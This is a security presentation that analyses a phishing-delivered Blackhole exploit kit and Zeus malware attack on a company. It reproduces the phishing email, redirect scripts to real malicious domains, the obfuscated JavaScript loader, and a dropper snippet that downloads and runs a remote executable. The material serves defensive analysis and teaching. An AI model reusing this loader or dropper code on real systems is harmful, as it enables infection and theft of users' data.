

MALWARE ANALYSIS IN AN OPERATIONAL ENVIRONMENT

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OWASP
The Open Web Application Security Project



Malware Analysis in an Operational Environment

This presentation reviews a response-methodology to a multi-stage, 'zero-day' malware attack against a corporate information-systems network. Using limited resources and with a specific aim to ensure a comprehensive and efficient response, the attack is analysed in detail and various defensive precautions, principles and techniques are discussed.

This analysis reviews and seeks to understand a typical, contemporary malware-attack approach, which has been explicitly designed to make detection and prevention for IT and security staff extremely challenging. Included in this analysis are detailed explanations of evasive techniques such as social-engineering, spear-phishing, SMTP spoofing, HTTP and JavaScript obfuscation, binary code-packing, password and data harvesting, data encryption and exfiltration, file-droppers, process-injection and bot-nets.

Alongside this analysis the presentation will discuss some basic tools and techniques which IT and Information Security teams can employ to help detect and counter such attacks against their networks and data. With a very basic foundation in programming and digital forensics, this discussion will review the use of free/open-source tools to help create an efficient understanding of the threat and creation of a focused and effective response plan. Included will be an overview of defensive-methodologies and processes such as system and network hardening and monitoring, data de-obfuscation, decoding and decryption, static and dynamic analysis of malware code and binaries and forensic best practises.




Qui suis-je ?

Richard Costelloe (MA, CISSP, CEH) is an Information-Security professional employed by Murex (Enterprise Risk Management), focusing on Information Security governance, compliance and policy development, risk-management, staff training & education, data-leaks, working with IT teams for system-hardening and penetration-testing and software-development teams with code-reviews and application-security audits for Murex's Java/C++ based financial software products.



Malware Attack: Detection

- The original phishing email arrived on October 25th, addressed to a number of legitimate accounts across four offices, various teams including Senior Management. Email and security staff were notified and a copy retrieved. All staff in 'cc' immediately notified to delete mail.



Malware Attack: Overview

➤ Blackhole Dropper with Adobe exploit

- 'Phishing' spoofed email from Facebook with malicious link
- Skipping HTML & JavaScript functions across multiple domains
- PHP, JavaScript obfuscation, three layers of encoding,
- Self-building, executing code: HTML to .exe
- New code detects browser & adobe reader versions
- Exploit attempt, target to retrieve and launch another binary
- Binary is compressed, packed, obfuscated and also self-building
- Harvests, packs and encrypts (RC4) local data, sends as HTTP Post
- Retrieves and launches another binary

➤ Zeus..

- Creates, launches new file, sets to auto-run
- Process-injection techniques to hide
- SSL outgoing, stream of pseudo-random DNS queries
- Game over: Data stolen & once C&C contact is established anything goes (financial or espionage..), remote connections, key-loggers, bot-net, blackmail

Basic Methodology: Battling Zeus in a BlackHole

- Malware attack with no traceable source and no way to know what the aim is
- Detect, Assess and Responding to a zero-day
 - Detect:
 - If lucky, staff will mention it..
 - Check network access logs for random and specific domains/IP's
 - IDS/IPS if unusual
 - Assess:
 - Analyse code & execution to predict behaviours
 - Assess threat
 - Assess risk
 - Response:
 - Evaluate risk in context
 - Technical response
 - Training & awareness..

Email header: Routing data

Microsoft Mail Internet Headers Version 2.0
(deleted internal routing headers)

Received: from unknown (HELO livebox) ([92.59.249.141])
by with ESMTP; 25 Oct 2012 17:29:19 +0200

Received: from 92.59.249.141 (account unsatisfiedw7@hendrickauto.com HELO
gogghqxqolhhohb.wntjpdruygypa.va) by livebox (CommuniGate Pro SMTP 5.2.3)
with ESMTPA id 964676285 for; Thu, 25 Oct 2012 16:29:19 +0100

From: "Facebook" update+hieh dzge@facebookmail.com
To: <>

Subject: Victoria Carpenter commented on your status
Date: Thu, 25 Oct 2012 16:29:19 +0100
Message-ID: <2471126175.ZZ28V600606@qrbgspaanf.mjrzmsu>

MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="-----_lvgh_67_55_72"
X-Mailer: uydcr-51
Content-Language: en

Return-Path: kuschd40@marston.com
X-OriginalArrivalTime: 25 Oct 2012 15:41:10.0814 (UTC) FILETIME=[284F63E0:(

➤ Several spoofed domains

➤ 92.59.249.141 is only real data

➤ WHOIS: France Telecom, Spain

HTML Code

- The email is formatted as HTML and uses 'link manipulation', with an 'href' pointing to an unexpected domain: deniquecrafts.co.za

```

"Times New Roman">Victoria Carpenter commen
</div>
<div style='margin-bottom:11.25pt'>
<p class=MsoNormal style='margin-bottom:12.0
9.0pt;mso-fareast-font-family:"Times New Ro
<table class=MsoNormalTable border=0 cellsp
style='border-collapse:collapse;mso-yfti-tl
0cm 0cm 0cm 0cm'>
<tr style='mso-yfti-irow:0;mso-yfti-firststr
<td style='border:solid #E2C822 1.0pt;mso
background:#FFF9D7;padding:7.5pt 7.5pt 7.5pt 7.5pt'>
<p class=MsoNormal><span style='font-size:8.5pt;font-family:"Tahoma","sans-serif";
mso-fareast-font-family:"Times New Roman"!'><a
href="http://deniquecrafts.co.za/uaQyzR6/index.html">span
style="color:#3B3998;text-decoration:none;text-underline:none">Go to comments</span></
</td>
</tr>
</table>
<p class=MsoNormal><span style='font-size:9.0pt;mso-fareast-font-family:

```

facebook

Hello,

Victoria Carpenter commented on your status.

Victoria wrote <http://deniquecrafts.co.za/uaqyzr6/index.html>

Click to follow link

Go to comments


Reply to this email to comment on this status.

HTML Code

- Further Analysis requires moving from passive to active approach, with caution:
 - Making contact: Accessing and downloading data from foreign, possibly hostile/malicious networks and servers. Dangerous even if from neutral networks (Tor)
 - Shaking the Tree? Possibly alerting attackers:
 - Reconnaissance, provoking a reaction
 - Something worked, emails are valid?
- Plan B! Verify, Contain, Monitor and move on..
 - Check proxy logs for previous access to domain from LAN, alert remote users and delete all copies of Email
 - Update firewalls, proxies, anti-spam & Network IDS to block and alert attempts, check local HIPS
 - Staff awareness & training

Analyzing the malicious link

- index.html acquired: with 'wget' (i.e. non-browser) via proxy



```
<html>
<table width="275" border="1" cellpadding="3" bordercolor="#0000FF"><tr><td>
<div align="center">Connecting to server...</div></td></tr></table></a>
<script type="text/javascript" src="http://cangar24924.com/e6zgghB2/js.js"></script>
<script type="text/javascript" src="http://indiasimplified.com/QKdtdMc2/js.js"></script>
<script type="text/javascript" src="http://univercard.org/ves87T3E/js.js"></script>
</html>
```

- The page's HTML code shows a simple operation: execution of three separate and remote JavaScript files. Each script contains one line:
- `document.location='http://skodadiseltunning.org/links/let-it_be.php';`
 - `document.location='http://ser.luckypetspetsitting.com/links/let-it_be.php';`
 - `document.location='http://srv.michigancrotchrockets.com/links/let-it_be.php';`
- PHP files retrieved (all identical)

Blackhole analysis

➤ Understanding the code

● PHP?

- HTML
- JavaScript I : Defines functions
- “Span”: Encrypted/encoded array
- JavaScript II: Defines variables, calls functions

➤ What can we expect to occur?

1. Functions & variables are defined
2. Large payload is defined
3. Sanity check (“If”), variables defined, two loops and an execution in browser window
4. Something happens...

```

1 <html>
2
3 <head>
4   <title></title>
5 </head>
6
7 <body>
8   <div dqa="asd"></div>
9   <script>
10     p = eval("p" + "arseInt");
11
12     function asd() {
13       return document.getElementsByTagName("span")[0];
14     }
15     function asd2() {
16       return q.getAttribute(i);
17     }
18     function asd3() {
19       a += String.fromCharCode(p(s.substr(i, 2), 25));
20     }
21     function asd4() {
22       eval(a);
23     }
24     zxc = (020 == 0x10);
25 </script><span> (28,000 characters of obfuscated code)</span>
26 <script>
27   if (zxc) {
28     var q = asd();
29     var s = "",
30         a = "";
31     for (i = 0; i < 93; i++) {
32       s += asd2();
33     }
34     s = s.replace(/[^a-z0-9]+/g, "");
35     for (i = 0; i < s.length; i += 2) {
36       asd3();
37     }
38     try {
39       window.document.body = s
40     } catch (awt) {
41       asd4()
42     }
43   }
44 </script>
45 </body>
46
47 </html>

```

Blackhole Analysis

➤ I “Span”

- > 28,000 characters
- Pattern: 93 tagged sections
- Any guesses?

```
1="4a174g4l(4c414b4217@3n182b194h&4a40414245+4a41401950%1j454f2f4e) 4e3m4l2842#
n@46413o4g1l&4c4e4b4g4b+4g4l4c411l%4g4b384g4e) 454a431l3o#3m48481f3n*1g1g501j45
0="!4g4e4l4n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i414e@4f454b4a28&191n1125
4a3o_4g454b4a1f$3o1j3n1j3m(1g4n4e414g@4h4e4a1742&4h4a3o4g45+4b4a1f1g4n%3o1f3n1j
86="442b2b&1o1g472b19+1n191i4729%40114c4h4f) 441f471g29#50294e414g*4h4e4a1740!1
+4j454a404b%4j11484b3o) 3m4g454b4a#11444e4142*2b1e444g4g!4c281m1m4f^474b403m40_
34="1j3o1l44(3m4a404841@4e1f3o1l4e&4h4a3c3142+4h4a3o4f1j%3o1g1g501j) 454a454g28
4h@4f281k211j&4c484h4345+4a281n5029%45421f183o) 11454f384g#4e454a431f*401g1g4n4
65="14e) 2h3m4f411f#1g1l4e414c*483m3o411f!1m3h4f1m43^1j19191g29_4d2b421i43$1i1e
1e1i471l*4c484h4345!4a38454m41^1i1e19171e_294d1i2b1e$4f4g4l4841(2b191e1i45@1i1e
54="a17) 1k1o501j43#414g393m43*384g3m4g4h!4f28424h4a^3o4g454b4a_1f491j431j$3m1j
404g441f*471g1j442b!3m1l4f4c3m^4a1j462b3o_1l43414g3c$45404g441f(441g1j402b@431
15="431f471g2d_3g473i2847$29424b4e1f(402b1n2940@2a46114841&4a434g4429+401i1i1g
(35484h4345@4a1g1g4n48&2b421l4041+4f3o4e454c%4g454b4a4o) 4o44293
^1143414g2i_34324b3n46$1f491g1g4n(4e414g4h4e@4a171k2050&45421f4
h$43454a3845(4m412a1o1g@4n4e414g4h&4e4a171n50+45421f482c%2b451g
c4g4l%2i454i1g4n) 3m1l4b4a2i#4b4a412j49*4c4g412i45!4i1f1g5050^1j
1f3m1g#4n4e414g4h*4e4a17424h!4a3o4g454b^4a1f3n1g4n_45421f3m1l$4
4o4o) 181f412b44#1143414g33*4h491f421l!4i414e4f45^4b4a1g1g1g_4n4
93n2b*4411424b4e!493m4g334h^491f3n1g29_402b3n1l4f$4c48454g1f(44
9!3i29424b4e^1f422b1n29_422a461148$414a434g44(29421i1i1g@4n4542
41_3m47505050$3o1l454f2l(413o474b2b@1f1m2l413o&474b1m451g+114g4
945#421f401l45*4f384g4e45!4a431f461g^1g4n462b46_114e414c48$3m3o
4f2i!4142454a41^401f431l2n_3338392f31$312j2i3g47(3i1g1g4n43@114
f3g443i&294g4e414n+3o1l4e4149%4b4i412h44) 4548401f43#1g503o3m4g*
3m4g3o44%1f421g4n50) 5050504542#1f18401140*454i1g4n3m!2b404b3o4h
```

```
<span 1=
"4a174g4l(4c414b4217@3n182b194h&4a40414245+4a41401950%1j454f
@46413o4g1l&4c4e4b4g4b+4g4l4c411l%4g4b384g4e) 454a431l3o#3m48
0=
"!4g4e4l4n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i414e@4f4
a3o_4g454b4a1f$3o1j3n1j3m(1g4n4e414g@4h4e4a1742&4h4a3o4g45+4
86=
"442b2b&1o1g472b19+1n191i4729%40114c4h4f) 441f471g29#50294e41
j454a404b%4j11484b3o) 3m4g454b4a#11444e4142*2b1e444g4g!4c281m
34=
"1j3o1l44(3m4a404841@4e1f3o1l4e&4h4a3c3142+4h4a3o4f1j%3o1g1g
@4f281k211j&4c484h4345+4a281n5029%45421f183o) 11454f384g#4e45
65=
"14e) 2h3m4f411f#1g1l4e414c*483m3o411f!1m3h4f1m43^1j19191g29_
1i471l*4c484h4345!4a38454m41^1i1e19171e_294d1i2b1e$4f4g4l484
54=
"a17) 1k1o501j43#414g393m43*384g3m4g4h!4f28424h4a^3o4g454b4a_
4g441f*471g1j442b!3m1l4f4c3m^4a1j462b3o_1l43414g3c$45404g441
15=
"431f471g2d_3g473i2847$29424b4e1f(402b1n2940@2a46114841&4a43
4a$3m3n484140(35484h4345@4a1g1g4n48&2b421l4041+4f3o4e454c%4g
55=
"!404o4o183o^1143414g2i_34324b3n46$1f491g1g4n(4e414g4h4e@4a1
o4o_3o1l4c484h$43454a3845(4m412a1o1g@4n4e414g4h&4e4a171n50+4
```

Blackhole Analysis

➤ II JavaScript execution flow

- IF statement, (which is always true?)
- Set's q as the result of function asd(), initiates: "s" and "a"
- 94 loops
 - asd2() to construct full string: "s"
 - Parsing, substitution, cleaning up
- Decode "s", run asd3() on pairs
- Try: Attempts to execute the resulting payload

```

<script>

  if(zxc)
  {

    var q=asd();
    var s="",a="";

    for(i=0;i<93;i++){s+=asd2();}
    s=s.replace(/[^a-z0-9]+/g,"");
    for(i=0;i<s.length;i+=2){asd3();}
    try{window.document.body=s}catch(awt){asd4();}

  }

</script>

```

Blackhole Analysis

➤ JavaScript Detail

- **If (zxc) {**

The first part calls the variable 'zxc' – which has been determined as 'True' – this is a strange 'sanity check', basically setting a validity or integrity check for the remainder of the section. It's not clear why this is included however as the value would always be 'True' – but potentially it's verifying the operating environment.

- **var q = asd(); var s = "", a = "";**

Result is 'q' given a value of "[object HTMLSpanElement]", two new variables initiated

- **for (i = 0; i < 93; i++) {s += asd2()}**

The first "for" loop reformats the 'Span' variable in proper order. This loop specifies that for 93 steps (0-92), the variable 's' is created with each of the Span elements in numerical order.

- **s = s.replace(/[^a-z0-9]+/g, "");**

This section basically parses the new Span variable to remove non-alphanumeric characters, "(!\"#\$%^&*())" - which were added as an additional layer of obfuscation. Following this method the length of the Span variable is reduced by over 2500 characters

- **for (i = 0; i < s.length; i += 2) {asd3()}**

This section runs the next de-obfuscation routine. The for-loop runs from 0 to the length of the Span variable, in steps of 2. The function asd3() then uses the following two characters in the sequence for an encoding-substitution based on the radix base 25. The string 'a' in asd3() is then appended with the resulting character. Following this section the value of 'a' is now readable and executable code.

- **try {window.document.body=s} catch(awt) {asd4()}**

Finally uses decoded characters as payload in new browser window

Blackhole Analysis

➤ III JavaScript functions

- Creates variable (p) as a function: “Function parseInt(){[]}”
- Extracts from Span
- Various character substitution and decoding loops
- Executes code
- (Validity check data define)

➤ What can we predict? What do we know? Not much...

```
<script>

p=eval("p"+"arseInt");
function asd(){return document.getElementsByTagName("span")[0];}
function asd2(){return q.getAttribute(i);}
function asd3(){alert(a+=String.fromCharCode(p(s.substr("4g",2),25)));}
function asd4(){eval(a);}
zxc=(020==0x10);

</script>
```

BlackHole Analysis

► JavaScript Detail

- **p = eval("p"+"arselnt");** In JavaScript the 'eval' statement is similar to 'execute'. The result of ("p" + "arselnt") creates "ParseInt" – which JavaScript interprets as a native function. The actual value of variable 'p' is assigned the statement: "Function parseInt(){[native code]}"
- **function asd(){return document.getElementsByTagName("span")[0];}** Extracts sections of the "Span" code by tag, which later get's assigned as 'q'
- **function asd2(){return q.getAttribute(i);}** This function is used for the parsing of the large 'span' variable. When implemented this is used to separate out the 'span' to 93 individual variables. The variable 'q' from above is used here.
- **function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25));}** Used to parse and substitute characters from the 'span' data. This function simply translates input into another character set, a simple but effective method of encoding and obfuscation. The individual sections (from inside-out):
- **function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25));}** Used to parse and substitute characters from the 'span' data. This function simply translates input into another character set, a simple but effective method of encoding and obfuscation. The individual sections (from inside-out):
- **s.substr(i,2)** : JavaScript method for extracting code from variable 'i', for two characters at a time
- **String.fromCharCode(p(s.substr(i,2),25))** 'p' is given function 'parseInt()', so in operation this would read: **parseInt(s.substr(i,2),25)** This function parses the string that results from (s.substr(i,2), and returns an integer. The integer itself is derived from interpreting this string using an encoding or substitution 'radix parameter' value of 25. From here the '**String.fromCharCode**' performs another level of encoding substitution – creating unicode values from the string defined.
- **function asd4(){eval(a);}** The final function '**asd4()**' simply executes 'a', which is now the decoded and assembled payload of the web page
- **zxc=(020==0x10);** This is curious sanity check. In JavaScript the string **020** is here interpreted as an octal value, which is equivalent to the decimal number **16**. The string **0x10** is a hex string, also equal to the decimal 16. So the value returned in this case is (given the operator '==') is the value **True**.


Dynamic Testing

- Run the HTML, JavaScript functions safely in browser
- Notepad++, Firefox (Web Dev Toolbar)
- Reverse-engineer loops and decode
- Run the script in a controlled method:
 - Insert breaks, change flow operation
 - Execute functions in a controlled way
 - Display live values of variables
 - Change values of data
- Use of 'Alert()'
- Keep notes..

```

1 <html>
2 <head>
3 <title></title>
4 </head>
5 <body>
6
7 <div dqa="asd"></div>
8
9 <script>
10 alert('Hi there!');
11
12 p=eval("p"+"arseInt");
13 function asd(){return document.getElementsByTagName("span")[0];}
14 function asd2(){return q.getAttribute(i);}
15 function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25));}
16 function asd4(){eval(a)};
17 zxc=(020==0x10);
18
19 </script>
20
21 <span l="4a174g4l(4c414b4217@3n182b194b&4a40414245+4a41401950%1j4
22
23 </span>
24
25
26 <script>
27
28 if(zxc)
29 {
30
31 var q=asd();
32 var s="",a="";
33
34 for(i=0;i<93;i++){s+=asd2();}
35 s=s.replace(/^[a-z0-9]+/g,"");
36 for(i=0;i<s.length;i+=2){asd3();}
37 try{window.document.body=s} catch(awt){asd4()}
38
39 }
40 </script>
41 </body>
42 </html>
43

```



BlackHole Analysis

► Dynamic Testing

- Display values, results from obfuscated functions

```
<script>
```

```
alert(p=eval("p"+"arseInt"));
```

```
function asd(){return document.getElementsByTagName
```

```
function asd2(){return q.getAttribute(i);}
```

```
function asd3(){a+=String.fromCharCode(p(s.su
```

```
function asd4(){eval(a);};
```

```
zxc=(020==0x10);
```

```
</script>
```

Message from webpage



```
function parseInt() {  
  [native code]  
}
```

OK

BlackHole Analysis

```
<script>

p=eval("p"+"arseInt");

function asd(){return document.getElementsByTagName("span")[0];}
function asd2()
function asd3()
function asd4()

</script>

<span 1="4a174"
</span>

<script>


//if(!x){
var q=asd();
var s="",a="";

for(i=0;i<93;i++){s+=asd2();

alert(
  'i= ' + i
+ '\ns= ' + s
);

//}
//s=s.replace(/[^\a-z0-9]+/g,"");
//for(i=0;i<s.length;i+=2){
//  asd3();
//}
//try{window.document.body=s}catch(a){asd4()}}

</script>
```



➤ First Step: Testing assembly and Parsing

- Sanity check removed
- Several functions disabled
- Isolate first routine and watch: Assembles the Span in order.
- Values of variable (s) shown incrementing



➤ Parsing routine on (s)

- `s = s.replace(/[^\a-z0-9]+/g, "");`
- `Alert()`, before and after

```
!4g4e4l4n4i^3m4e173548_4h43454a2i$414g413o4g(2b4n4i  
e414g@4h4e4a1742&4h4a3o4g45+4b4a1f1g4n%3o1f3n1j3m)1  
4e3m412842#4h4a3o4g45*4b4a1f3n1g!4n4e414g4h^4e4a1f1  
4a3o_4g454b4a1f$3n1g4n4e41(4g4h4e4a17@4g414c414b&42  
a4319501j+454f334h49%28424h4a3o)4g454b4a1f#3n1g4n4e  
217*3n2b2b194f!4g4e454a43^191d1d1f1m_3h401m1g1l$4g4  
1m431j43(414g334h49@28424h4a3o&4g454b4a1f+3n1j3o1g4  
43%414g334h49)3741434k1g#11414k413o*1f3n1g284a!4h48  
f1j3o1j^3n1j3m1j43_2b4c3m4e4f$412n4a4g29(45421f411l  
f@1g4n4e414g&4h4e4a1740+113o4b494c%3m4e41334h)494f1  
4e1f3m#2b1n293m2a*323m4g4411!49454a1f3o^1148414a43_  
_3m3i1j1o1n$1g2a431f3n(3g3m3i1j1o@1n1g1g4n4e&414g4h  
f1840+11454f384g%4e334h491f)3n1g1g4n4e#414g4h4e4a*1  
4f4c48454g!334h493741^434k1g113o_4b4a3o3m4g$1f3g191  
1g4n(413g3m3i2b@3741432j4k&4c111b2050+45421f3m2c%3o  
91g501j1b)1b443m4f32#454941394l*4c4128424h!4a3o4g45  
m41^1f3o1g2d3o_281f3m1145$4f384g4e45(4a431f3o1g@2d3  
114g414f&4g1f403g3n+3i1g1g4n42%2b4a3m4i45)433m4g4b4
```

```
4g4e4l4n4i3m4e1735484h43454a2i414g413o4g2b4n4i  
4a3o4g454b4a1f1g4n3o1f3n1j3m1g50501j454f2i4142  
414g4h4e4a1f1m3m4e4e3m411m451g114g414f4g1f343n  
2b2b19424h4a3o4g454b4a19501j454f384g4e454a4328  
4b42173n2b2b194a4h493n414e19501j454f384g4e334h  
281m3g3h403i3g3h403h113h3k1j1k3i1h1m1j4f4c4845  
2d1f4011454f2i4142454a41401f3o1g2d4a414j173741  
4h4a3o4g454b4a1f441j421j401g4n4i3m4e17412b4g44  
401g1d1d40113o4b494c3m4e41334h494f1g4n4e414g4h  
3741434k1g29424b4e1f3m2b1n293m2a323m4g44114945  
3m3i1j1o1n1g2a431f3n3g3m3i1j1o1n1g1g4n4e414g4h  
334h491f3n1g1g4n4e414g4h4e4a174a4h48485045421f  
3o3m4g1f3g191n191j191n191j191n191j191n193i1g29  
181f1m3h401m1g114g414f4g1f413g3m3i1g1g4n413g3m  
4e4a17424h4a3o4g454b4a1f3o1g4n45421f183m11454f  
1148414a434g44293n1i1i1g4n45421f3m11454f384g4e
```

BlackHole Analysis

► Multiple-Decoding Routines

- For length of S, run asd3() to create 'a'
 - ParseINT(): String to Integer
 - Encoding: fromCharCode(): Radax 25
- Alert placed in function, not script!
- First string is '4g', alert gives 't'
- Second '4e', equals 'r'

```

117 <script>
118   if (zxc) {
119       var q = asd();
120       var s = "";
121       a = "";
122       for (i = 0; i < 93; i++) {
123           s += asd2();
124       }
125       s = s.replace(/^[^a-z0-9]+/g, "");
126       for (i = 0; i < s.length; i += 2) {
127           asd3();
128       }
129       try {
130           window.document.body = s
131       } catch (awt) {
132           asd4()
133       }
134   }
135 </script>

```

```

14 function asd(){return document.getElementsByTagName("span")[0].innerHTML;}
15 function asd2(){return q.getAttribute(i);}
16 function asd3(){a+=String.fromCharCode(p(s.substr(i,2),25)), alert(a);}
17 //function asd4(){eval(a)};
18 zxc=(020==0x10);

```




“494h4e4l4k” = murex

BlackHole Analysis

➤ Resulting string

- Executable JavaScript is constructed from 'Span', appears to be a Plugin-Detection routine



```
try {
    var PluginDetect = {
        version: "0.7.8",
        name: "PluginDetect",
        handler: function (c, b, a) {
            return function () {
                c(b, a)
            }
        }
    }
}
```

```
4g4e4l4n4i3m4e1735484h43454a2i414g4l3o4g2b4n4i414e4f454b4a28191n11251126191j4a3m4
941281935484h43454a2i414g4l3o4g191j443m4a40484l4e28424b4a3o4g454b4a1f3o1j3n1j3m1g
4n4e4l4g4h4e4a17424h4a3o4g454b4a1f1g4n3o1f3n1j3m1g50501j454f2i4142454a414028424h4
a3o4g454b4a1f3n1g4n4e414g4h4e4a174g4l4c414b42173n182b194h4a404142454a414019501j45
4f2f4e4e3m4l28424h4a3o4g454b4a1f3n1g4n4e414g4h4e4a1f1m3m4e4e3m4l1m451g114g414f4g4
f343n464i3o4g1l4c4e4b4g4b4g4l4c41114g4b384g4e454a43113o3m48481f3n1g1g501j454f2k4h
4a3o28424h4a3o4g454b4a1f3n1g4n4e414g4h4e4a174g4l4c414b42173n2b2b19424h4a3o4g454b4
a19501j454f384g4e454a4328424h4a3o4g454b4a1f3n1g4n4e414g4h4e4a174g4l4c414b42173n2b
2b194f4g4e454a4319501j454f334h4928424h4a3o4g454b4a1f3n1g4n4e414g4h4e4a174g4l4c414
b42173n2b2b194a4h493n414e19501j454f384g4e334h4928424h4a3o4g454b4a1f3n1g4n4e414g4h
4e4a1f4g4l4c414b42173n2b2b194f4g4e454a43191d1d1f1m3h401m1g114g414f4g4l3n1g1g501j4
3414g334h493741434k281m3g3h403i3g3h403h113h3k1j1k3i1h1m1j4f4c48454g334h493741434h
281m3g3h113h3k1j1k3i1m431j43414g334h4928424h4a3o4g454b4a1f3n1j3o1g4n4i3m4e17402b4
g44454f1j3m2b401l454f384g4e334h491f3n1g2d1f401l454f2i4142454a41401f3o1g2d4a414j1
3741432j4k4c1f3o1g28401143414g334h493741434k1g1l414k4i3o1f3n1g284a4h4848294e414g4
h4e4a173m2d3m3g1n3i284a4h4848501j3o4b494c3m4e41334h494f28424h4a3o4g454b4a1f441j42
1j401g4n4i3m4e17412b4g44454f1j3o1j3n1j3m1j432b4c3m4e4f412n4e4g2945421f4111454f384
g4e334h491f441g1d1d4111454f384g4e334h491f421g1g4n45421f4111454f2i4142454a41401f4
1g1d1d40113o4b494c3m4e41334h494f1g4n4e414g4h4e4a1740113o4b494c3m4e41334h494f1f441
421g503o2b44114f4c48454g1f41114f4c48454g334h493741434k1g293n2b42114f4c48454a1f41
```


- Self-building HTML code!
- Browser, Plugin versions checked..
- Adobe exploit constructed and ran

```
insertHTML: function (g, b, h, a, l) {
    var m, n = document,
        k = this,
        q, p = n.createElement("span"),
        o, j, f = "<";
    var c = ["outlineStyle", "none", "borderStyle",
    var i = "outline-style:none;border-style:none;
    if (!k.isDefined(a)) {
        a = "";
    }
    if (k.isString(g) && (/^\s/).test(g)) {
        g = g.toLowerCase().replace(/\\s/g, "");
        q = f + g + ' width="' + k.pluginSize + ' '
        q += 'style="' + i + 'display:inline; ' ';
        for (o = 0; o < b.length; o = o + 2) {
```

```
Plugins: {
  adobereader: {
    mimeType: "application/pdf",
    navPluginObj: null,
    progID: ["AcroPDF.PDF", "PDF.PdfCtrl"],
    classID: "clsid:CA8A9780-280D-11CF-A24D-444553540000",
    INSTALLED: {},
    pluginHasMimeType: function (d, c, f) {
      var b = this,
          e = b.$,
          a;
      for (a in d) {
        if (d[a] && d[a].type && d[a].type == c) {
          return 1
        }
      }
    }
  }
}
```

```
c.isGecko = (/Gecko/i).test(h) && (/Gecko\s*\/\s*\d/i).test(i);
c.verGecko = c.isGecko ? c.formatNum((/rv\s*:\s*([\.\\,\\d]+)/i).test(i)) : null;
c.isChrome = (/Chrome\s*\/\s*(\d[\\d\\.]*)/i).test(i);
c.verChrome = c.isChrome ? c.formatNum(RegExp.$1) : null;
c.isSafari = ((/Apple/i).test(g) || (!g && !c.isChrome)) && (/Safari\s*\/\s*(\d[\\d\\.]*)/i).test(i);
c.verSafari = c.isSafari && (/Version\s*\/\s*(\d[\\d\\.]*)/i).test(i);
c.isOpera = (/Opera\s*[\\/]?\s*(\d+\\.?\d*)/i).test(i);
c.verOpera = c.isOpera && (/Version\s*\/\s*(\d+\\.?\d*)/i).test(i);
c.addWinEvent("load", c.handler(c.runWLFun, c))
```

BlackHole Analysis

➤ Exploit Warhead: File Dropper

- “aa1928a.exe” is same HTML code, created and launched locally
- Remote file (Update_Flash_Player.exe) is retrieved – possible execution via Adobe exploit

```


712 end_redirect = function () {
713     window.location.href = 'http://skodadiseltunning.org/adobe/update_flash_player.exe';
714 };
715 window.onbeforeunload = function () {
716     return "";
717 };
718 try {
719     var ra4 = "../..//aa1928a.exe",
720         ra3 = document.createElement("object");
721     ra3.setAttribute("id", ra3);
722     ra3.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
723     try {
724         var ra0 = ra3.CreateObject("adod.concat("b.str", "eam"), ""),
725             ra1 = ra3.CreateObject("Shell.Application", ""),
726             ra2 = ra3.CreateObject("msxml2.XMLHTTP", "");
727         try {
728             ra2.open("GET", "http://skodadiseltunning.org/links/let-it_be.php?zmqlndxu=0402");
729             ra2.send();
730             ra0.type = 1;
731             ra0.open();
732             ra0.Write(ra2.responseBody);
733             ra0.SaveToFile(ra4, 2);
734             ra0.Close();
735         } catch (e) {}
736         try {
737             with(ra1) {
738                 shellexecute(ra4);

```


Blackhole Analysis

➤ Exploit warhead: File Dropper

- Adobe Exploit Data:
 - CLSID: BD96C556-65A3-11D0-983A-00C04FC29E36
 - msxml2.XMLHTTP
 - http://skodadiseltunning.org/links/let-it_be.php?zmqlndxu=0402090838&slsf=03370302073706343433&teu=04&kjaiyh=mmdrnngp&oac=jlcqebbf (possible)
 - Shell.Application : SaveToFile ../../aa1928a.exe
- Result: Malware binary ("update_flash_player.exe") is downloaded, but seems executed only on refresh



Malware Analysis

➤ What just happened?!

- Spear-phishing email, social-engineering
- Various domains, spoofed or hijacked
- JavaScript to re-arrange, parse, de-obfuscate, decode, substitute and execute a script
- Script drops .exe file of HTML
- Executed via Adobe exploit
- File downloaded
- Live Action Demo!




Malware Binary File Analysis

➤ Analysis Methodology

- Describe, hash, compare, scan examine, carve up interpret, understand, manipulate..
- Static Analysis: Look for clues in code
- Dynamic Analysis: Safe running, change flows

➤ Results?


- What is the expected behaviour?
- What is the real risk?
- If successful, how to protect users, data, assets?
- How to improve anti-malware facilities



Malware Static Analysis

➤ Compare

- SHA256 Hash: "f0c30af952aebaaf231434772028feeceec3a05d13a0aadd2e00c8cf37ee7f1c1"
- Unique 'strings' in binary?
- Any way to find previous research results for file?



Malware Static Analysis

➤ Scan

- VirusTotal: 11% detection rate
- Nothing for McAfee, Trend, Kaspersky, Microsoft
- Potentially not safe, but not flagged



SHA256: f0c30af952aebaaf231434772028feecec3a05d13a0aadd2e00c8cf37ee7f1c1

File name: update_flash_player.exe

Detection ratio: 5 / 44

Analysis date: 2012-11-01 10:00:40 UTC (9 minutes ago)

McAfee	-
McAfee-GW-Edition	-
Microsoft	-
MicroWorld-eScan	-
Norman	W32/Kryptik.BWM
nProtect	-
Panda	Suspicious file
PCTools	-
Rising	Malware.Symmi49C6
Sophos	-
SUPERAntiSpyware	-
Symantec	-
TheHacker	-
TotalDefense	-
TrendMicro	-

Source: <https://www.virustotal.com/file/f0c30af952aebaaf231434772028feecec3a05d13a0aadd2e00c8cf37ee7f1c1/analysis/1352113402/>

Malware Static Analysis

➤ Online Sandboxes

- Safe environment for analytics
 - Network, system
- Previous research
- Share new threats..

Network Events

	Remote IP	Local IP	HTTP Command
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.php
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.php
			POST /private/sandbox_st
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.php
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.php
[process 1]	173.246.103.59	10.20.25.247	POST /forum/viewtopic.php

GFI SandBox

Analysis # 27190

Sample: update_flash_player.exe (3e0834994874ce0632fed0a0dca46987)

Analysis Summary

Submitted File: update_flash_player.exe
 MD5: 3e0834994874ce0632fed0a0dca46987
 File Size: 144144
 File Type: PE32 executable for MS Windows (GUI)
 Intel 80386 3
 Analysis Time: 2013-02-12 10:34:52
 Start Reason: AnalysisTarget
 Termination Reason: Timeout
 Start Time: Tue, 12 Feb 2013 15:36:47 +0000
